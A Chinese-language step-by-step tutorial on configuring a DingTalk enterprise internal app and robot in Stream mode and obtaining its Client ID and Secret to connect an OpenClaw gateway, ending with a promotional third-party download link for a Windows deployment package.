OpenClaw 接入钉钉企业内部机器人完整教程
在日常开发与办公协作中,将 OpenClaw 接入钉钉机器人,可实现业务信息与任务在钉钉聊天场景的高效协同。本文详细讲解 OpenClaw 接入钉钉企业内部机器人的全流程,步骤清晰、可直接落地,适合开发者参考实操。
一、核心接入思路
本次接入通过钉钉开放平台渠道扩展(Channels)实现,核心流程为:在钉钉开发者后台创建企业内部应用并配置机器人能力,将钉钉与已搭建的 OpenClaw 网关对接,采用 Stream 模式(无需公网域名)作为机器人消息接收模式,降低部署门槛。
未部署 OpenClaw 的用户可先下载 Windows 一键部署包:
🔗 下载地址:OpenClaw Windows 一键部署包 v2.6.2
文件大小:约 43MB,建议使用浏览器自带工具或迅雷下载,防止中断;下载后检查:桌面或下载文件夹内出现 Openclaw-Windows-2.6.2.zip 压缩包,确认文件无损坏。
二、前置准备
- 拥有钉钉企业账号,且具备开发者 / 管理员权限,可进入钉钉开发者后台
- 已完成 OpenClaw 网关搭建
- 准备机器人图标素材(JPG/PNG、240×240px 以上、1:1 比例、2MB 以内、无圆角)
- 准备机器人消息预览图(PNG/JPEG/JPG、大小不超过 2MB)
三、具体操作步骤
步骤 1:登录钉钉开发者后台,创建企业内部应用
- 打开钉钉开发者后台官网:https://open-dev.dingtalk.com
- 使用企业账号完成登录
- 进入后台后,找到应用开发模块,选择创建企业内部应用,进入应用初始化页面


步骤 2:为应用添加「机器人」能力模块
- 应用创建完成后,进入应用专属功能面板
- 在应用能力区域找到机器人选项
- 点击 + 添加,为当前企业内部应用开通机器人能力(对接核心前提)

步骤 3:配置机器人基础信息,发布应用新版本
- 进入机器人配置页面,填写名称、简介、描述,上传图标与消息预览图
- 消息接收模式默认选择 Stream 模式(无需公网域名)
- 进入版本管理与发布页面,填写版本号、版本描述,选择应用可用范围
- 确认信息后点击保存并完成版本发布(配置修改需发布后生效)
步骤 4:获取应用核心凭证信息(对接关键)
- 应用版本发布上线后,进入凭证与基础信息页面
- 记录以下两个核心参数,用于 OpenClaw 网关对接:
- Client ID(原 AppKey)
- Client Secret(原 AppSecret)
重要提示:凭证为应用核心密钥,请勿泄露给无关人员,避免被非法调用。
四、后续对接操作
获取 Client ID 与 Client Secret 后,将参数准确配置到已搭建的 OpenClaw 网关中,完成网关与钉钉机器人的对接配置,即可实现 OpenClaw 在钉钉机器人中的功能调用。
五、实操注意事项
- 钉钉后台所有配置修改,必须发布新版本方可生效
- 机器人图标与预览图需严格遵循格式、大小、比例要求,否则上传失败
- Stream 模式无需公网域名,适合内网部署的 OpenClaw 网关
- 测试阶段建议将应用可用范围设为「仅我可见」
- 复制凭证时确保完整准确,避免字符缺失 / 错误导致对接失败
总结
本文通过创建企业内部应用 → 添加机器人能力 → 配置机器人信息 → 发布应用版本 → 获取对接凭证五步,完成 OpenClaw 与钉钉企业内部机器人的接入准备。流程核心为钉钉后台应用配置,重点关注 Stream 模式选择 与 版本发布,配置凭证后即可在钉钉端使用 OpenClaw 功能。
【openclaw下载链接】
https://openclaw.ikidi.top/api/download/package/19?promoCode=IVE9EB160CC6